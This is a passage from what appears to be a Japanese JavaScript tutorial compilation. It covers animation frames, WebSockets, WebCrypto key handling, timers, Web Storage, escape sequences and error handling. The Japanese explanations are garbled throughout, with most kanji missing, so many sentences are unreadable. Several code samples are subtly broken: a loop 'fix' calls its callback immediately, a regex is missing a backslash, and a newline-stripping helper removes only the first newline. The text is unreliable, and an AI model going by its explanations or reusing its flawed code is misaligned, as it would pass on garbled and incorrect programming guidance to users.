            // -1 is simply a flag to indicate if we are rendering the very 1st frame
            var startTime=-1.0;

            // Function to render current frame (whatever frame that may be)
            function render(currTime) {
                var head1 = document.getElementsByTagName('h1')[0];

                // How opaque should head1 be?  Its fade started at currTime=0.
                // Over FADE_DURATION ms, opacity goes from 0 to 1
                var opacity = (currTime/FADE_DURATION);
                head1.style.opacity = opacity;
            }

            // Function to
            function eachFrame() {
                // Time that animation has been running (in ms)
                // Uncomment the console.log function to view how quickly
                // the timeRunning updates its value (may affect performance)
                var timeRunning = (new Date()).getTime() - startTime;
                //console.log('var timeRunning = '+timeRunning+'ms');
                if (startTime < 0) {
                    // This branch: executes for the first frame only.
                    // it sets the startTime, then renders at currTime = 0.0
                    startTime = (new Date()).getTime();
                    render(0.0);
                } else if (timeRunning < FADE_DURATION) {
                    // This branch: renders every frame, other than the 1st frame,
                    // with the new timeRunning value.
                    render(timeRunning);
                } else {
                    return;
                }

                // Now we're done rendering one frame.
                // So we make a request to the browser to execute the next
                // animation frame, and the browser optimizes the rest.
                // This happens very rapidly, as you can see in the console.log();
                window.requestAnimationFrame(eachFrame);
            };

            // start the animation
            window.requestAnimationFrame(eachFrame);
        </script>
    </body>
</html>
```

アニメーションをキャンセルする

`requestAnimationFrame`びしをキャンセルするには、にびされたときにされたIDがです。これは、`cancelAnimationFrame`するパラメータです。のでは、アニメーションをし、1にします。

```
// stores the id returned from each call to requestAnimationFrame
var requestId;

// draw something
function draw(timestamp) {
    // do some animation
    // request next frame
    start();
}

// pauses the animation
function pause() {
    // pass in the id returned from the last call to requestAnimationFrame
    cancelAnimationFrame(requestId);
}

// begin the animation
function start() {
    // store the id returned from requestAnimationFrame
    requestId = requestAnimationFrame(draw);
}

// begin now
start();

// after a second, pause the animation
setTimeout(pause,1000);
```

をする

もちろん、ブラウザJavaScriptのほとんどのものと、すべてがどこでもじであるというにはづくことができません。この、 `requestAnimationFrame`はいくつかのプラットフォームでをつがあり、`webkitRequestAnimationFrame`などのがなります。いにも、1つのにするのあるのいをすべてグループするにながあります。

```
window.requestAnimationFrame = (function(){
    return window.requestAnimationFrame ||
        window.webkitRequestAnimationFrame ||
        window.mozRequestAnimationFrame ||
        function(callback){
            window.setTimeout(callback, 1000 / 60);
        };
})();
```

のオプションのサポートがつからないときにりつぶすは、 `cancelAnimationFrame`でされるidをさないことに`cancelAnimationFrame`して`cancelAnimationFrame`。 しかし、これをするためにかれたなポリフィルがあります。

オンラインでrequestAnimationFrameをむ
https://riptutorial.com/ja/javascript/topic/1808/requestanimationframe

14: WebSockets

き

WebSocketは、クライアントとサーバーのをにするプロトコルです。

WebSocketのは、のHTTPをくことにしないサーバーとのをとするブラウザベースのアプリケーションのためのメカニズムをすることです。 RFC 6455

WebSocketはHTTPプロトコルでします。

- しいWebSocketURL
- ws.binaryType / *メッセージのタイプ "arraybuffer"または "blob" * /
- ws.close
- ws.senddata
- ws.onmessage = functionメッセージ{/ * ... * /}
- ws.onopen = function{/ * ... * /}
- ws.onerror = function{/ * ... * /}
- ws.onclose = function{/ * ... * /}

パラメーター

パラメータ	
URL	このWebソケットをサポートするサーバーURL。
データ	ホストにするコンテンツ。
メッセージ	ホストからしたメッセージ。

Examples

Webソケットをする

```
var wsHost = "ws://my-sites-url.com/path/to/web-socket-handler";
var ws = new WebSocket(wsHost);
```

メッセージの

```
var wsHost = "ws://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var value = "an example message";
```

```
//onmessage : Event Listener - Triggered when we receive message form server
ws.onmessage = function(message) {
    if (message === value) {
        console.log("The echo host sent the correct message.");
    } else {
        console.log("Expected: " + value);
        console.log("Received: " + message);
    }
};

//onopen : Event Listener - event is triggered when websockets readyState changes to open
which means now we are ready to send and receives messages from server
ws.onopen = function() {
    //send is used to send the message to server
    ws.send(value);
};
```

バイナリメッセージの

```
var wsHost = "http://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var buffer = new ArrayBuffer(5); // 5 byte buffer
var bufferView = new DataView(buffer);

bufferView.setFloat32(0, Math.PI);
bufferView.setUint8(4, 127);

ws.binaryType = 'arraybuffer';

ws.onmessage = function(message) {
    var view = new DataView(message.data);
    console.log('Uint8:', view.getUint8(4), 'Float32:', view.getFloat32(0))
};

ws.onopen = function() {
    ws.send(buffer);
};
```

なWebソケットの

```
var sck = "wss://site.com/wss-handler";
var wss = new WebSocket(sck);
```

これは、 `ws`わりに`wss`をして、HTTPのわりにHTTPSをするなWebソケットをします

オンラインでWebSocketsをむ https://riptutorial.com/ja/javascript/topic/728/websockets

15: WebAPI

WebCrypto APIは、、「な」でのみできます。つまり、ドキュメントがHTTPSまたはローカルマシン `localhost` 、 `file:` 、ブラウザからみまれているがあり`file:`。

これらのAPIは、W3CウェブAPIのでされています 。

Examples

にランダムなデータ

```
// Create an array with a fixed size and type.
var array = new Uint8Array(5);

// Generate cryptographically random values
crypto.getRandomValues(array);

// Print the array to the console
console.log(array);
```

`crypto.getRandomValues(array)`は、のクラスのインスタンス バイナリデータでしくしています `crypto.getRandomValues(array)`でき、されたをむからをします。

- `Int8Array` -2 7 2 7 -1
- `Uint8Array` 02 8 -1
- `Int16Array` -2 15 2 15 -1
- `Uint16Array` 02 16 -1
- `Int32Array` -2 31 2 31 -1
- `Uint32Array` 02 31 -1

ダイジェストをするSHA-256

```
// Convert string to ArrayBuffer. This step is only necessary if you wish to hash a string,
not if you aready got an ArrayBuffer such as an Uint8Array.
var input = new TextEncoder('utf-8').encode('Hello world!');

// Calculate the SHA-256 digest
crypto.subtle.digest('SHA-256', input)
// Wait for completion
.then(function(digest) {
  // digest is an ArrayBuffer. There are multiple ways to proceed.

  // If you want to display the digest as a hexadecimal string, this will work:
  var view = new DataView(digest);
  var hexstr = '';
  for(var i = 0; i < view.byteLength; i++) {
    var b = view.getUint8(i);
    hexstr += '0123456789abcdef'[(b & 0xf0) >> 4];
    hexstr += '0123456789abcdef'[(b & 0x0f)];
  }
```

```
  console.log(hexstr);

  // Otherwise, you can simply create an Uint8Array from the buffer:
  var digestAsArray = new Uint8Array(digest);
  console.log(digestAsArray);
})
// Catch errors
.catch(function(err) {
  console.error(err);
});
```

のドラフトでは、なくともSHA-1 、 SHA-256 、 SHA-384 、およびSHA-512をすることをしていますが、これはしいではなく、されるがあります。しかし、SHAファミリは、すべてのなブラウザでサポートされるがいため、まだまだいとえられます。

RSAペアのとPEMへの

このでは、RSA-OAEPペアのと、をこのペアからbase64にするをび、OpenSSLなどですることができます。このプロセスは、あなたがっているのとをする

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

このは、Chrome、Firefox、Opera、Vivaldiなどのブラウザでにテストされています。

```
function arrayBufferToBase64(arrayBuffer) {
    var byteArray = new Uint8Array(arrayBuffer);
    var byteString = '';
    for(var i=0; i < byteArray.byteLength; i++) {
        byteString += String.fromCharCode(byteArray[i]);
    }
    var b64 = window.btoa(byteString);

    return b64;
}

function addNewLines(str) {
    var finalString = '';
    while(str.length > 0) {
        finalString += str.substring(0, 64) + '\n';
        str = str.substring(64);
    }

    return finalString;
}

function toPem(privateKey) {
    var b64 = addNewLines(arrayBufferToBase64(privateKey));
    var pem = "-----BEGIN PRIVATE KEY-----\n" + b64 + "-----END PRIVATE KEY-----";

    return pem;
}

// Let's generate the key pair first
window.crypto.subtle.generateKey(
    {
```

```
        name: "RSA-OAEP",
        modulusLength: 2048, // can be 1024, 2048 or 4096
        publicExponent: new Uint8Array([0x01, 0x00, 0x01]),
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["encrypt", "decrypt"]
).then(function(keyPair) {
    /* now when the key pair is generated we are going
       to export it from the keypair object in pkcs8
    */
    window.crypto.subtle.exportKey(
        "pkcs8",
        keyPair.privateKey
    ).then(function(exportedPrivateKey) {
        // converting exported private key to PEM format
        var pem = toPem(exportedPrivateKey);
        console.log(pem);
    }).catch(function(err) {
        console.log(err);
    });
});
```

それでおしまいこれで、あなたはみりにえるRSA-OAEPがPEMでにし、があります。しい

PEMキーペアをCryptoKeyにする

ですから、あなたはWebAPIでOpenSSLによってされたPEM RSAペアをどのようにするのかにいましたかえがYesの。すばらしいですあなたはべるつもりです。

このプロセスはにもできます。とをするだけでみます

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

このでは、PEMでRSAペアがされていることをとしています。

```
function removeLines(str) {
    return str.replace("\n", "");
}

function base64ToArrayBuffer(b64) {
    var byteString = window.atob(b64);
    var byteArray = new Uint8Array(byteString.length);
    for(var i=0; i < byteString.length; i++) {
        byteArray[i] = byteString.charCodeAt(i);
    }

    return byteArray;
}

function pemToArrayBuffer(pem) {
    var b64Lines = removeLines(pem);
    var b64Prefix = b64Lines.replace('-----BEGIN PRIVATE KEY-----', '');
    var b64Final = b64Prefix.replace('-----END PRIVATE KEY-----', '');
```

```
    return base64ToArrayBuffer(b64Final);
}

window.crypto.subtle.importKey(
    "pkcs8",
    pemToArrayBuffer(yourprivatekey),
    {
        name: "RSA-OAEP",
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["decrypt"]
).then(function(importedPrivateKey) {
    console.log(importedPrivateKey);
}).catch(function(err) {
    console.log(err);
});
```

そしてあなたはわった WebCrypto APIでインポートしたキーをできます。

オンラインでWebAPIをむ https://riptutorial.com/ja/javascript/topic/761/webapi

16: アンチパターン

Examples

varのりての。

をvarのとしてチェインすると、せずにグロバルがされます。

えば

```
(function foo() {
    var a = b = 0;
})()
console.log('a: ' + a);
console.log('b: ' + b);
```

```
Uncaught ReferenceError: a is not defined
'b: 0'
```

のでは、 aはロカルですが、 bはグロバルになります。これは、 =のからへののためです。のコードはにはのようにされます

```
var a = (b = 0);
```

varのりてをするしいはのとおりです。

```
var a, b;
a = b = 0;
```

または

```
var a = 0, b = a;
```

これにより、 aとbがロカルになるようになります。

オンラインでアンチパターンをむ https://riptutorial.com/ja/javascript/topic/4520/アンチパターン

17: イベント

Examples

ページ、DOM、ブラウザのみみ

これは、のをするためのです。

1. オンロードイベント

```
<body onload="someFunction()">
<img src="image1" />
<img src="image2" />
</body>

<script>
    function someFunction() {
    console.log("Hi! I am loaded");
}
</script>
```

この、イメージとスタイルシートもしあればをむページのすべてのがにみまれると、メッセージがログにされます。

2. **DOMContentLoaded** イベント

```
document.addEventListener("DOMContentLoaded", function(event) {
    console.log("Hello! I am loaded");
});
```

のコードでは、メッセージはDOM /ドキュメントがロードされたにのみログにされます *DOM*の。

3. びし

```
(function(){
    console.log("Hi I am an anonymous function! I am loaded");
})();
```

ここでは、ブラウザがをするとすぐにメッセージがされます。つまり、このはDOMがロードされるにされることがあります。

オンラインでイベントをむ https://riptutorial.com/ja/javascript/topic/10896/イベント

18: イベントループ

Examples

Webブラウザのイベントループ

のJavaScriptのは、イベントループにってします。これは、プログラムがしいことがこるのをえずっていることをします。ホストはあなたのプログラムをびし、イベントループで "turn"または "tick"または "task"をし、それがしてされます。そのターンがすると、ホストはこれがまるに、かのことがこるのをちます。

これのなはブラウザにあります。のをえてみましょう。

```
<!DOCTYPE html>
<title>Event loop example</title>

<script>
console.log("this a script entry point");

document.body.onclick = () => {
  console.log("onclick");
};

setTimeout(() => {
  console.log("setTimeout callback log 1");
  console.log("setTimeout callback log 2");
}, 100);
</script>
```

このでは、ホストはWebブラウザです。

1. HTMLパーサーは、に`<script>`し`<script>`。それはするまでされます。
2. `setTimeout`のびしは、ブラウザに、100ミリに、されたアクションをするタスクをエンキューするがあることをブラウザにします。
3. その、イベントループは、かにかがあるかどうかをにチェックするがあります。たとえば、Webページのレンダリングです。
4. 100ミリに、イベントループがらかのでビジーでない、`setTimeout`エンキューするタスクがされ、をしてこれら2つのステートメントをします。
5. かがボディをクリックするといつでも、ブラウザはイベントループにタスクをポストしてクリックハンドラをします。イベントループは、をすべきかをえずチェックしながら、これをて、そのをします。

このでは、イベントループによってびされるJavaScriptコードへのエントリポイントのいくつかのタイプがどのようにあるかをることができます。

- `<script>`はすぐにびされます
- `setTimeout`タスクがイベントループにポストされ、1されます。

- クリックハンドラタスクは、もしてすることができます

イベントループのターンはくのことをします。それらのだけがこれらのJavaScriptタスクをびすでしょう。については、HTMLをしてください。

の1つイベントループタスクが「するまでする」とってどういうですかつまり、タスクとしてするためにキューにれられたコードブロックをすることはにであり、のコードブロックでインターリーブされたコードをすることはしてできません。たとえば、なにクリックしたとしても、2つの`setTimeout callback log 1/2"`に`"onclick"`をするのコードをることはできませんでした。これはタスクののみによるものですプリエンプティブではなく、でキューベースです。

とイベントループ

なJavaScriptプログラミングにおけるくのいはです。たとえば、ブラウザではのようなものがられます。

```
window.setTimeout(() => {
  console.log("this happens later");
}, 100);
```

Node.jsにはのようなものがあります

```
fs.readFile("file.txt", (err, data) => {
  console.log("data");
});
```

これはイベントループとどのようにしますか

これがどのようにするかは、これらのステートメントがされるときに、 ホスト つまり、ブラウザまたはNode.jsランタイムがのスレッドのでかをするようにすることです。ホストがそれぞれ100ミリをっているか`file.txt`みんでホストをすると、「にこれらのでえられたコールバックをびす」というイベントループにタスクがポストされます。

イベントループは、Webページのレンダリング、ユーザーのリッスン、されたタスクのなしなど、ビジーになります。これらのポストされたタスクがコールバックをびすのをると、JavaScriptにコールバックします。これがをるです。

オンラインでイベントループをむ https://riptutorial.com/ja/javascript/topic/3225/イベントループ

19: インターバルとタイムアウト

- timeoutID = setTimeoutfunction{}、ミリ
- intervalID = setIntervalfunction{}、ミリ
- timeoutID = setTimeoutfunction{}、ミリ、パラメータ、パラメータ、...
- intervalID = setIntervalfunction{}、ミリ、パラメータ、パラメータ、...
- clearTimeouttimeoutID
- clearIntervalintervalID

をしない、デフォルトは0ミリになります。ただし、のはそれよりもくなります。たとえば、HTML5では、は4ミリです。

`setTimeout`が0のでびされても、 `setTimeout`によってびされる`setTimeout`はにされます。

DOMのようなくのは、をってのコードにってもずしもするとはらないので、それらがしてされるとすべきではありません。

`setTimeout(someFunc, 0)`をすると、のJavaScriptエンジンのコールスタックのわりに`someFunc`のを`someFunc`するので、はこれらのがしたにびされます。

`setTimeout(function(){some..code}, 1000)`わりに、JavaScriptコード `setTimeout("some..code", 1000)`をむをすことができます。コードがにかれているは、で`eval()`をしてされます。パフォーマンス、さ、にはセキュリティのから、スタイルのタイムアウトはされませんが、このスタイルをするいコードがされることがあります。 Netscape Navigator 4.0とInternet Explorer 5.0、のけしがサポートされています。

Examples

インターバル

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

window.setInterval(waitFunc,5000);
```

をする

`window.setInterval()`は`IntervalID window.setInterval()`します。この`IntervalID window.setInterval()`すると、そのインターバルのをできます。これをうには、 `window.setInterval()`りをにし、そのをのとして`clearInterval()`をびします。

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}
```

```
var interval = window.setInterval(waitFunc,5000);

window.setTimeout(function(){
    clearInterval(interval);
},32000);
```

これはログ`This will be logged every 5 seconds`ごとに5ごとに`This will be logged every 5 seconds`が、32に`This will be logged every 5 seconds`。 したがって、メッセージを6します。

タイムアウトの

`window.setTimout()`は`TimeoutID`します。 このタイムアウト`TimeoutID`して、タイムアウトのをできます。 これをうには、 `window.setTimeout()`りをにし、そのをのとして`clearTimeout()`をびします。

```
function waitFunc(){
    console.log("This will not be logged after 5 seconds");
}
function stopFunc(){
    clearTimeout(timeout);
}

var timeout = window.setTimeout(waitFunc,5000);
window.setTimeout(stopFunc,3000);
```

これは、タイマーが3にするため、メッセージをしません。

な**setTimeout**

をにりすために、 `setTimeout`はにびすことができます

```
function repeatingFunc() {
    console.log("It's been 5 seconds. Execute the function again.");
    setTimeout(repeatingFunc, 5000);
}

setTimeout(repeatingFunc, 5000);
```

`setInterval`とはなり、のがされたよりいでも、がにされます。ただし、のなをするものではありません。このは、 `setTimeout`のびしののがりしをりさないようにするため、 `setInterval`はになくにりされるため、します。

setTimeout、の、clearTimeout

setTimeout

- されたミリのにをします。
- のをらせるためにされます。

```
setTimeout(function, milliseconds)
```

または`window.setTimeout(function, milliseconds)`

このでは、1にコンソールに「hello」をします。 2のパラメータはミリであるため、1000 = 1、250 = 0.25などです。

```
setTimeout(function() {
    console.log('hello');
}, 1000);
```

setTimeoutにする

forループで`setTimeout`メソッドをしている

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(){
    console.log(i);
  }, 500);
}
```

`3 three`されますが、これはしくありません。

このの

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(j){
    console.log(i);
  }(i), 1000);
}
```

このはとなりが`0` 、 `1` 、 `2` 。ここでは、 `i`をパラメータ `j` としてにします。

オペレーションの

さらに、Javascriptがシングルスレッドでグローバルイベントループをするため、 `setTimeout`をして、ゼロで`setTimeout`をびしてキューのにをすることができます。えば

```
setTimeout(function() {
    console.log('world');
}, 0);

console.log('hello');
```

にされます

```
hello
world
```

また、ここで0ミリは、setTimeoutのがすぐにされることをしません。キューにってされるにじて

、それよりわずかにくなります。これはちょうどキュ—のにプッシュされます。

タイムアウトのキャンセル

clearTimeout `setTimeout()`されたのをします。

clearTimeouttimeoutVariableまたはwindow.clearTimeouttimeoutVariable

```
var timeout = setTimeout(function() {
    console.log('hello');
}, 1000);

clearTimeout(timeout); // The timeout will no longer be executed
```

インタ—バル

をするはありませんが、clearIntervalでそのをしてのをすることができるので、いです。

```
var int = setInterval("doSomething()", 5000 ); /* 5 seconds */
var int = setInterval(doSomething, 5000 ); /* same thing, no quotes, no parens */
```

doSomethingにパラメ—タをすがあるは、それらをの2つをえるパラメ—タとしてsetIntervalにすことができます。

しない

のように、setIntervalは、があっても5ごとにまたはにしてもされます。doSomethingがするのに5かかるでも。それはをきこすがあります。 doSomethingののにがあることをしたいだけなら、これをうことができます

```
(function(){

   doSomething();

   setTimeout(arguments.callee, 5000);

})()
```

オンラインでインタ—バルとタイムアウトをむ https://riptutorial.com/ja/javascript/topic/279/インタ—バルとタイムアウト

20: ウェブストレージ

- localStorage.setItemname、value;
- localStorage.getItemname;
- localStorage.name = value;
- localStorage.name;
- localStorage.clear
- localStorage.removeItemname;

パラメーター

パラメータ	
	アイテムのキー/
	の

Web Storage APIは、WHATWG HTML Living Standardでされています 。

Examples

localStorageの

localStorageオブジェクトは、のではありませんのキーをします。は、じからののすべてのウィンドウ/フレームですぐにされます。ユーザーがされたデータをしたり、をしないり、されたはにします。 localStorageは、をおよびするためにマップのようなインターフェイスをします。

```
localStorage.setItem('name', "John Smith");
console.log(localStorage.getItem('name')); // "John Smith"

localStorage.removeItem('name');
console.log(localStorage.getItem('name')); // null
```

シンプルなデータをするは、JSONをしてストリングとのでシリアルしてストレージにできます。

```
var players = [{name: "Tyler", score: 22}, {name: "Ryan", score: 41}];
localStorage.setItem('players', JSON.stringify(players));

console.log(JSON.parse(localStorage.getItem('players')));
// [ Object { name: "Tyler", score: 22 }, Object { name: "Ryan", score: 41 } ]
```

ブラウザーでのlocalStorageの

モバイルブラウザ

ブラウザ	グーグルクローム	Androidブラウザ	Firefox	iOS Safari
バージョン	40	4.3	34	6-8
なスペース	10MB	2MB	10MB	5MB

デスクトップブラウザ

ブラウザ	グーグルクローム	オペラ	Firefox	サファリ	インターネットエクスプローラ
バージョン	40	27	34	6-8	9-11
なスペース	10MB	10MB	10MB	5MB	10MB

ストレージイベント

localStorageにがされると、 `storage`イベントはじからののすべての`windows`ディスパッチされます。これは、サーバーをリロードまたはすることなく、なるページでをさせるためにできます。たとえば、のをテキストとしてのウィンドウにさせることができます。

のウィンドウ

```
var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

2のウィンドウ

```
var output = document.createElement('p');
document.body.appendChild(output);

output.textContent = localStorage.getItem('user-value');

window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
```

```
  }
});
```

ノート

ドメインがスクリプトによってされた、Chrome、Edge、Safariではイベントがしない、またはキャッチではありません。

のウィンドウ

```
// page url: http://sub.a.com/1.html
document.domain = 'a.com';

var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

2のウィンドウ

```
// page url: http://sub.a.com/2.html
document.domain = 'a.com';

var output = document.createElement('p');
document.body.appendChild(output);

// Listener will never called under Chrome(53), Edge and Safari(10.0).
window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

sessionStorage

sessionStorageオブジェクトは、localStorageとじStorageインターフェイスをします。ただし、じのすべてのページとするのではなく、すべてのウィンドウ/タブごとに々にされます。されたデータは、いているだけそのウィンドウ/タブのページにされますが、のにはされません。

```
var audio = document.querySelector('audio');

// Maintain the volume if the user clicks a link then navigates back here.
audio.volume = Number(sessionStorage.getItem('volume') || 1.0);
audio.onvolumechange = function(event) {
  sessionStorage.setItem('volume', audio.volume);
};
```

データをsessionStorageにする

```
sessionStorage.setItem('key', 'value');
```

sessionStorageからされたデ―タをする

```
var data = sessionStorage.getItem('key');
```

sessionStorageからされたデ―タをする

```
sessionStorage.removeItem('key')
```

ストレ―ジの クリア

ストレ―ジをクリアするには、にしてください

```
localStorage.clear();
```

エラ―

ほとんどのブラウザは、クッキ―をブロックするようにされていると、 `localStorage`もブロックし`localStorage` 。 それをしようとするとがします。 これらのケースをすることをれないでください。

```
var video = document.querySelector('video')
try {
    video.volume = localStorage.getItem('volume')
} catch (error) {
    alert('If you\'d like your volume saved, turn on cookies')
}
video.play()
```

エラ―がされなかった、プログラムはにしなくなります。

ストレ―ジアイテムを

ブラウザのストレ―ジ `setItem`のからのをするには、 `removeItem`

```
localStorage.removeItem("greet");
```

```
localStorage.setItem("greet", "hi");
localStorage.removeItem("greet");

console.log( localStorage.getItem("greet") ); // null
```

じことが`sessionStorage`されます

ストレ―ジをうな

localStorage、 sessionStorageはJavaScript オブジェクトであり、それらをそのままうことができます。

.getItem() .setItem()などのストレージメソッドをするわりに、もっとながあります

```
// Set
localStorage.greet = "Hi!"; // Same as: window.localStorage.setItem("greet", "Hi!");

// Get
localStorage.greet;         // Same as: window.localStorage.getItem("greet");

// Remove item
delete localStorage.greet;  // Same as: window.localStorage.removeItem("greet");

// Clear storage
localStorage.clear();
```

```
// Store values (Strings, Numbers)
localStorage.hello = "Hello";
localStorage.year  = 2017;

// Store complex data (Objects, Arrays)
var user = {name:"John", surname:"Doe", books:["A","B"]};
localStorage.user = JSON.stringify( user );

// Important: Numbers are stored as String
console.log( typeof localStorage.year ); // String

// Retrieve values
var someYear = localStorage.year; // "2017"

// Retrieve complex data
var userData = JSON.parse( localStorage.user );
var userName = userData.name; // "John"

// Remove specific data
delete localStorage.year;

// Clear (delete) all stored data
localStorage.clear();
```

localStorageのさ

localStorage.lengthプロパティは、 localStorage.lengthののをすをしlocalStorage

セットアイテム

```
localStorage.setItem('StackOverflow', 'Documentation');
localStorage.setItem('font', 'Helvetica');
localStorage.setItem('image', 'sprite.svg');
```

さをする

```
localStorage.length; // 3
```

オンラインでウェブストレージをむ https://riptutorial.com/ja/javascript/topic/428/ウェブストレージ

21: エスケープシーケンス

バックスラッシュでまるものすべてがエスケープシーケンスではありません。くのはシーケンスをエスケープするのにちません。にするバックスラッシュをします。

```
"\H\e\l\l\o" === "Hello" // true
```

、 "u"や "x"のようなは、バックスラッシュのにってされるとエラーをきこします。 Unicodeのエスケープシーケンスの\uけてな16でもでもないがくため、はなリテラルではありません。

```
"C:\Windows\System32\updatehandlers.dll" // SyntaxError
```

ののにあるバックスラッシュは、エスケープシーケンスをしませんが、のをします。

```
"contin\
uation" === "continuation" // true
```

のフォーマットとの

JavaScriptのエスケープシーケンスはC ++、Java、JSONなどののやフォーマットとていますが、にはきないがあることがよくあります。わしいときは、コードがりにすることをテストし、をすることをしてください。

Examples

とにをする

なは、やのリテラルにそのままめることができます。

```
var str = "ポケモン";// a valid string
var regExp = /[A-Ωα-ω]/; // matches any Greek letter without diacritics
```

やになをむのをするには、 エスケープシーケンスをするがあります 。エスケープシーケンスは、バックスラッシュ "\"と1つののからされます。のにしてエスケープシーケンスをきむには、はずしもそうではないが、その16コードをるがある。

JavaScriptでは、このトピックのでするように、エスケープシーケンスをするさまざまながされています。コードU + 000Aと、 ラインフィード Unixのたとえば、のエスケープシーケンスはすべてじをします。

- `\n`
- `\x0a`
- `\u000a`

- `\u{a}` ES6でしく、でのみ
- なモードとテンプレートのリテラルでは`\012`
- でのみ`\cj`

エスケープシーケンスタイプ

のエスケープシーケンス

いくつかのエスケープシーケンスは、バックスラッシュとそれにく1でされています。

たとえば、 `alert("Hello\nWorld");`エスケープシーケンス`\n`は、パラメータにをするためにされ、"Hello"と "World"というがしたにされます。

エスケープシーケンス	キャラクター	Unicode
`\b` でのみ、ではない	バックスペース	U + 0008
`\t`	タブ	U + 0009
`\n`		U + 000A
`\v`	タブ	U + 000B
`\f`	フォームフィード	U + 000C
`\r`	キャリッジリターン	U + 000D

さらに、シーケンス`\0`に0から7までのがないは、ヌルU + 0000をエスケープするためにできます。

シーケンス`\\` 、 `\'`と`\"`。バックスラッシュのにくをエスケープするためにされているなバックスラッシュはにされるエスケープシーケンスにていますがつまり、 `\??` 、それらをにシングルとしてわれますにってのエスケープシーケンス。

16エスケープシーケンス

0255のコードをつは、 `\x`に2の16コードがくエスケープシーケンスですことができます。たとえば、りのは、ベース16にコード160またはA0をつため、 `\xa0`とくことができます。

```
var str = "ONE\xa0LINE"; // ONE and LINE with a non-breaking space between them
```

9のために、に`a f`せずにまたはで、されています。

```
var regExp1 = /[\x00-xff]/; // matches any character between U+0000 and U+00FF
var regExp2 = /[\x00-xFF]/; // same as above
```

4のUnicodeエスケープシーケンス

0655352 16から 1とののきはエスケープシーケンスですことができる\u 4の16のコードがきます。

たとえば、Unicodeでは、8594または2192の "→"が16でされています。そのエスケープシーケンスは\u2192です。

"A→B"がされます。

```
var str = "A \u2192 B";
```

9のために、に\u fせずにまたはで、されています。 4の16コードは、の「z」のは、 \u007Aにゼロをめむがあります。

でまれたUnicodeエスケープシーケンス

6

ES6はUnicodeサポートを0から0x10FFFFまでのなコードにします。 2 16 - 1よりきいコードでをエスケープするために、エスケープシーケンスのしいがされました。

```
\u{???}
```

のコードがコードポイントの16である、えば

```
alert("Look! \u{1f440}"); // Look! 
```

のでは、コード1f440は、Unicode Character *Eyes*のコードの16です。

のコードには、が0x10FFFFをえないり、のの16をめることができます。 9のために、に\u fせずにまたはで、されています。

きのUnicodeエスケープシーケンスは、ではなく、でのみします。

オクタルエスケープシーケンス

オクタルエスケープシーケンスはES5ではされていませんが、ではサポートされていますが、テンプレートのでもモードでサポートされています。 8のエスケープシーケンスは、1,2,3の8でされ、0377のは8 = 255です。

たとえば、の "E"は、コード69または8の105をちます。したがって、エスケープシーケンス`\105`ですことができます。

```
/\105scape/.test("Fun with Escape Sequences"); // true
```

strictモードでは、8エスケープシーケンスはではされず、エラーがします。 `\0`は`\00`や`\000`とはなり、8エスケープシーケンスとはなされないため、なモードではテンプレートでもできます。

エスケープシーケンス

エスケープシーケンスのには、リテラルのでのみされるものがあります。これらは、126のコードU + 0001-U + 001Aでエスケープするためにできます。 `\c`まる1のA-Zとのはありませんでされてい`\c`。 `\c`ののアルファベットのがコードをします。

たとえば、

```
`/\cG/`
```

"G"アルファベットの7のはU + 0007というをしているため、

```
`/\cG`/.test(String.fromCharCode(7)); // true
```

オンラインでエスケープシーケンスをむ https://riptutorial.com/ja/javascript/topic/5444/エスケープシーケンス

22: エラー

- try {...} catchエラー{...}
- try {...} finally {...}
- try {...} catchエラー{...} finally {...}
- しいエラーをげる[メッセージ];
- スローエラー[メッセージ];

tryすると、のエラーをテストするコードブロックをできます。

catchすると、 tryブロックにエラーがしたに、するコードのブロックをできます。

finallyになくコードをできます。ただし、tryブロックとcatchブロックのフローは、finallyブロックのがするまでされます。

Examples

との

6

とは、 ベースのコードにするをコードにすることです。 promiseハンドラでがスローされた、そのエラーはにされ、わりにをするためにされます。

```
Promise.resolve(5)
    .then(result => {
        throw new Error("I don't like five");
    })
    .then(result => {
        console.info("Promise resolved: " + result);
    })
    .catch(error => {
        console.error("Promise rejected: " + error);
    });
```

```
Promise rejected: Error: I don't like five
```

7

の ECMAScript 2017のであるとされるは、これをにします。されたをっている、そのエラーはとしてします。

```
async function main() {
  try {
    await Promise.reject(new Error("Invalid something"));
  } catch (error) {
    console.log("Caught error: " + error);
  }
```

```
}
main();
```

```
Caught error: Invalid something
```

エラ—オブジェクト

JavaScriptのランタイムエラ—は`Error`オブジェクトのインスタンスです。 `Error`オブジェクトは、そのまま、またはユ—ザ—ののベ—スとしてもできます。などののののをスロ—することはですが、スタックトレ—スなどのデバッグがしくされるように、 `Error`またはその1つをすることをくします。

`Error`コンストラクタののパラメ—タは、がなエラ—メッセ—ジです。がのにあるでも、ったことのなエラ—メッセ—ジをにするようにしてください。

```
try {
   throw new Error('Useful message');
} catch (error) {
   console.log('Something went wrong! ' + error.message);
}
```

オペレ—ションのとなえ

try catchブロックがなければ、はエラ—をスロ—してをします。

```
undefinedFunction("This will not get executed");
console.log("I will never run because of the uncaught error!");
```

エラ—をスロ—し、2をしません

```
// Uncaught ReferenceError: undefinedFunction is not defined
```

コ—ドをしけるようにそのエラ—をにするには、のにたtry catchブロックがです。

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

さて、々はエラ—をキャッチし、たちのコ—ドがされることをすることができます

```
// An error occured! ReferenceError: undefinedFunction is not defined(…)
// The code-block has finished
// I will run because we caught the error!
```

catchブロックでエラ―がしたはどうなりますか

```
try {
